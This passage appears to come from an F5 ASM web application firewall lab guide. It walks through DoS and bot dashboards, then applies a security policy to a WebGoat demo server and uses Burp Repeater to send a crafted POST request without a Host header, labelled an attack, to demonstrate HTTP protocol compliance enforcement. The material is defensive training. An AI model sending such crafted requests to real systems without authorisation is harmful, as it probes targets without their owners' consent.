


6. Take some time reviewing this screen and practice adding a new widget to see additional reporting elements:
7. Click the **DoS tab** at the top. In some time. . . The DOS Visibility Screen loads.




Note: You may need to change your time in the system tray for accurate results.

Although there have not been any L7 DoS attacks some of the widgets along the right contain statistics from the BOT mitigations. Change the time window (top left) from 5 minutes to **"All Time"** so see more data.



8. Click the **Analysis** tab at the top and review the graphs available to you.



9. Click the **Custom Page** tab at the top and review the graphs available to you.

Please feel free to add widgets and/or explore the ASM interface further.

This concludes the BOT Protection section of this lab guide!

3.3 Module 2: Transparent Security Policy

Expected time to complete: **30 minutes**

3.3.1 Exercise 2.1: Protocol Compliance

Objective

- Attach the security policy to the appropriate virtual server.
- Validate that the security policy is working correctly.
- Implement HTTP Protocol Compliancy checks
- Explore Learning and Blocking
- Get familiar with ASM Event Logs
- Estimated time for completion **45 minutes**.


Apply Security Policy

Important: To clearly demonstrate just the protocol compliance protection, on the `webgoat.f5demo.com_https_vs` virtual server; PLEASE PERFORM THE FOLLOWING TWO STEPS:

---

1. **Remove** the previously created DoS profile and bot logging profile.
2. **Enable** the `lab1_webgoat_waf` Security Policy

Your virtual should look like this



Burp'ing the App

In this section we are going to use the free/community version of an excellent DAST tool; Burp. Unfortunately, the free version does not actually allow DAST but it is still an excellent tool for packet crafting and that's exactly how we are going to use it. We will be manually sending two different attack types to demonstrate the protocol compliance features of ASM.

HTTP Compliancy Check - Enforce Host Header

Note: By way of RFC; HTTP/1.1 requires a host header. Many servers will still process the request without one. We want to enforce RFC compliant HTTP.

---

1. Open Burp by clicking the icon in the system tray at the top of the screen. (If it offers an update, please decline)

2. This will be a temporary project so click **next** to proceed and choose “Use Burp Defaults” on the next screen.
3. Click **Start Burp** and navigate to the **Repeater** tab once opened.
4. Under the **Request** tab paste in the following http request, remove any whitespace, or use the text version on the desktop, and click **Go**.


Attack 1: No Host Header - **Run this 10 times.**

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: R2D2
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

username=f5student&password=f5DEMOs4u!
```


Important: When you copy and paste there may be whitespace in front of the headers. You will need to remove this manually or the request will not be sent. The requests can also be found in txt docs on the client desktop. If you copy and paste from there rather than this site, the whitespace will not be a problem.

---


5. A popup will appear asking for target details. Fill out the form as shown below.



Request and Response should look like this




6. Navigate to **Security > Event Logs > Application > Requests** and clear the illegal request filter. You should see these requests being logged as legal but you may want to implement policy per the “Good WAF Protection recommendations”, to not allow this since it is not RFC compliant HTTP/1.1




Learning and Blocking

The first place we always take a look when we want to implement a new control is under learning and blocking settings.


1. Navigate to **Security > Application Security > Policy Building > Learning and Blocking Settings** and look for **HTTP Protocol Compliance failed**




2. Notice the violation is set to learn only and is not enabled by default in a Rapid Deployment Policy. That is why the request was seen as legal and there was no alert in the event logs.
3. Since learning **was** on by default there must be a learning suggestion ready for us. Let's go take a look.
4. We want to specifically find the learning suggestion for **HTTP protocol compliance failed - HTTP Check: No Host header in HTTP/1.1 request**
5. Navigate to **Security > Application Security > Policy Building > Traffic Learning** and click on the Magnifying Glass.



